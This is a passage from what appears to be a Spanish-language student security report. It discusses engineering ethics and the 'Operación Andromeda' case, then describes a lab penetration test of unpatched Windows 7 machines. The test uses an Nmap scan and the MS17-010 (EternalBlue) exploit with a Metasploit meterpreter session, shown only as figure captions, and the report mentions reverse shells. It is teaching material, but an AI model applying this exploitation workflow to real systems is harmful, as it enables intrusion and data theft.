materiales, siempre se deben tener presentes nuestros compromisos y pensamientos para saber dónde podemos poner en práctica nuestros conocimientos, sin que esto afecte ninguna organización y sin que afecte mi carrera profesional. Aunque la organización tiene unas condiciones muy llamativas y que en este momento da una estabilidad laboral, no es recomendable y como profesional no aceptaría poner en riesgo lo que tanto he luchado, mi esfuerzo como estudiante a lo largo de mi carrera y mis criterios como profesional.

Siempre se debe tener presente el código de ética, leerlo frecuentemente para tener claros los criterios que se deben mantener como profesional, y poder encontrar un lugar donde desempeñarnos de manera correcta, y que va a ser gratificante cumplir con las leyes y se puede uno sentir en el lugar correcto como empleado, al poner en práctica todos nuestros conocimientos de la manera correcta sin infringir, ser deshonestos, poner en riesgo la información de reserva de la organización y los clientes, ni afectar a un compañero o colega, sin ser desleal y dar todo lo que este a mi alcance frente a las autoridades en el momento que lo requiera. De esta manera será recompensado nuestro trabajo como ingeniero y eso es más gratificante que el dinero.

2.4 "OPERACIÓN ANDROMEDA BUGGLY" en la ciudad de Bogotá, y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas.

Después de leer la noticia del caso de Andromeda Buggly, y conocer lo ocurrido más a fondo frente a la infiltración de personas ajenas a este caso, y a las fallas presentadas en el proceso se puede evidenciar bastantes fallas presentadas tanto legales como éticas donde se presentaron condenas y sanciones a todas las personas que lograron detectar y que estaban involucradas en dicho caso tan grave para Colombia.

Este caso inicialmente se presentó como una actividad que iba a ser de ayuda para las fuerzas militares y las investigaciones de procesos importantes, pero cuando se inició la selección de personal para llevar a cabo esta operación no se tuvo en cuenta las medidas de seguridad, éticas y confidenciales de las personas que escogieron, ya que deben contar con criterios, ser honestos, contar con todas las características del código de ética y ser completamente comprometidos a su trabajo y no estar dispuestos a dejarse sobornar o deslumbrar por ofrecimientos negativos.

Esta operación presento fallas legales, ya que se trabajó con un sistema que podía cumplir a cabalidad con las expectativas de la organización, pero se puso en manos de personas deshonestas, que se aprovecharon de esta gran oportunidad y del acceso a la información para usarla de manera ilegal, ya que se compartió con terceros que la iban a usar de manera negativa y que no tenían por qué tener acceso a ella.

La información y documentación no se mantuvo protegida, estuvo al alcance de personas que no tenían por qué conocerla, no tuvieron las medidas de seguridad para guardarla y protegerla, por esto se dio el uso que no se esperaba a ellos, y logro un gran ataque. Ya que su fin era tener proteger el proceso de paz, pero las personas involucradas lo único

que hicieron fue actuar de manera personal e ilegal. Por esto se sancionaron militares, civiles y policías, ya que durante la investigación se encontró una base de datos de personas involucradas.

También se presentaron fallas éticas, como se evidencia en el código que rige a los ingenieros, se debe ser honesto, contar con criterio y poder asegurar que sus funciones solo se desarrollan para bien, pero el tener acceso a esta información los hace personas de confianza y que no deben divulgar la información encontrada que deben proteger los procesos y los datos y usarse sola para situaciones positivas proteger las organizaciones, evitar ataques y corregir errores, pero según la noticia las personas que estuvieron involucradas no tenían clara su ética ya que compartieron la información, la hicieron pública y la usaron de manera ilegal para fines de riesgo, por eso es muy claro el articulo donde dice que una de las fallas más graves fue que la selección de personal la hicieron sin tener el código presente y buscar personal capacitado, honesto, y de entera confianza para poder llevar este proceso de la manera más seguridad.


3. Ejecución pruebas de Intrusión.

3.1 Informe y Datos de Pentesting.

Lo primero que se realizo es identificar la conexión de cada maquina y la IP, es esta primera figura Windows 7.

IP 192.168.0.9


Figura 28 ipconfig Win7x86



Fuente propia de autor.

Firewall desactivado.

Figura 29 Firewall desactivado Win7x86




Fuente propia del autor.

Windows 7 x64

IP 10.0.2.15


Figura 30 ipconfig Win7x64



Fuente propia del autor.

Firewall desactivado

Figura 31 Firewall desactivado Win7x64




Fuente propia del autor.

Kali Linux

IP 10.0,2,15

Figura 32 ifconfig Kali Linux Win7x64



Fuente propia del autor.

- Recopilación de información:


✓ Se conoce acerca de una fuga de información que se está presentando en la organización y se debe detectar cual es falla presentada en los equipos de cómputo y que sirvió para que se presentara este ataque.
✓ En la organización se está haciendo uso de dos sistemas operativos, Windows 7x86 y Windows 7x64, y de ahí parte el proceso de revisión que se va a desarrollar.
✓ No se ha realizado una actualización del SO ya que la organización emplea una aplicación que solo puede funcionar en estos SO y una versión resiente generaría falla.
✓ La organización usa un protocolo de red SMBv1 que es de utilidad para compartir impresoras y archivos entre los equipos de cómputo de la organización.
✓ La falla se presentó el 10 de junio de 2022, y al iniciar la revisión de las posibles fisuras presentadas en el sistema encontramos que la última actualización que estos equipos tuvieron fue el 5 de febrero de 2017.
✓ A su vez se está presentando un fallo de seguridad en CVE – 2017 – 0144, y no cuenta con la actualización de MS17 – 010, todo esto es de gran ayuda para comenzar a realizar la prueba de testeo de la organización y detectar el punto de fuga de información.

- Análisis de vulnerabilidades:

✓ Se encontraron durante el proceso de análisis de las fallas presentadas dos errores importantes y que se deben profundizar para detectar esta fuga de información.

- Vulnerabilidad CVE – 2017 – 0144

Figura 33 CVE-2017 - 0144



Fuente de https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2017-0144.

- Falta de actualización de MS17 – 010

Figura 34 MS17-010

Fuente de https://support.microsoft.com/es-es/topic/ms17-010-actualizaci%C3%B3n-de-seguridad-para-windows-server-de-smb-14-de-marzo-de-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655.

Nmap: Esta herramienta es un software de código abierto, su función es escanear una red y puertos que busca obtener información del proceso de escaneo, y sirve para controlar y gestionar la seguridad. Esta herramienta se usa constantemente por las personas que realizan procesos de auditoria o que realizan monitoreo en las redes.


Metasploit: Con esta herramienta se busca realizar un proceso donde se ejecutan exploit contra las maquinas que están en revisión, su función principal es probar y desarrollar sus propios expliots con el fin de realizar las auditorias, esta herramienta es de código abierto, después de realizar su proceso se identifican las vulnerabilidades de seguridad, y así poder encontrar los atacantes.

- Explotación de vulnerabilidades:

En este proceso lo que vamos a realizar es un proceso con la herramienta Nmap para escanear los puertos abiertos en Windows 7, con este comando vamos a mostrar los datos del sistema operativo y de los puertos abiertos.

Nmap -sS 192.168.0.9 -A

Figura 35 Nmap Win7x86




Fuente propia del autor.

- Post explotación:


Esta fase del pentesting, no se realiza en todos los procesos de testeo, solo se usa cuando se requiera verificar, usuarios, contraseñas y archivos que se encuentren en la máquina que se está vulnerando, su función es detectar si el objetivo presenta más debilidades. Su finalidad es mirar si se puede conseguir información de tipo confidencial, si se logra ingresar al sistema sin autenticación, realizar procesos suplantando usuarios, ingresar a otros aplicativos desde la maquina vulnerada y realizar trámites sin que la organización este al tanto y sin requerir de sus permisos.

Figura 36 mfconsole Kali Linux Win7x86




Fuente propia del autor.

Figura 37 Puertos abiertos win7x86




Fuente propia del autor.

Figura 38 Instalar meterpreter Win7x86




Fuente propia del autor.

Figura 39 Buscar ms17-010 Win7x86



Fuente propia del autor.

Figura 40 exploit Win7x86



Fuente propia de autor.

- Informe:

Este es el archivo entregado a la organización después de realizar todo el proceso de pentesting, donde se da a conocer todas las vulnerabilidades y fallas encontradas en el sistema y la red.

En este caso desde de analizar toda la información y de realizar todas las pruebas de testeo encontramos que se presentan fallas graves en la organización, ya que se encontró que los SO no están actualizados, se presenta una vulnerabilidad CVE – 2017 – 0144, y no cuentan con una actualización de Microsoft MS 17 – 010, estos son los que

permiten que la organización sea atacada y se presente la fuga de información, para esto se deben encontrar soluciones que ayuden a que la organización cuente con todas las medidas de seguridad y la información este protegida.

3.2 Informe y Análisis del Caso Redteam.

Después de realizar los pasos de pentesting y conocer de donde proviene la fuga de información de la organización, después de revisar los equipos de cómputo y conocer cuál es el equipo que presento el ataque, este equipo cuenta con un SO Windows 7x64, que no está actualizado. Ya que usa una aplicación que requiere para su funcionamiento un SO antiguo ya que actualizarlo generaría conflicto en su funcionamiento.

Esto lo que hace es que se presenten vulnerabilidades en el sistema de la organización, los cuales se van a detectar por medio de pruebas con exploit, y lo que se busca es conocer el equipo destino, del cual se realizan los procesos de ataque y su función es realizar una conexión a la maquina atacada y poder conocer cómo se realizó la fuga de información.


Los atacantes usan shells inversos, ya que estos son muy útiles para su ataque por la configuración que manejan los firewalls. Los servidores que son atacados siempre lo presentan en puertos específicos, en este caso el servidor web es vulnerable en los puertos 80 y 445. Por eso se recomienda no tener los puertos abiertos, ya que estan expuestos a rastreo por medio de las herramientas de Metasploit, Nessus y Nmap, si se llegara a presentar esta falla estarían vulnerables, los correos, datos, navegadores, aplicaciones, los usuarios y contraseñas y serian adquiridos por las personas que están presentando el ataque y que buscan un objetivo con toda esta información.

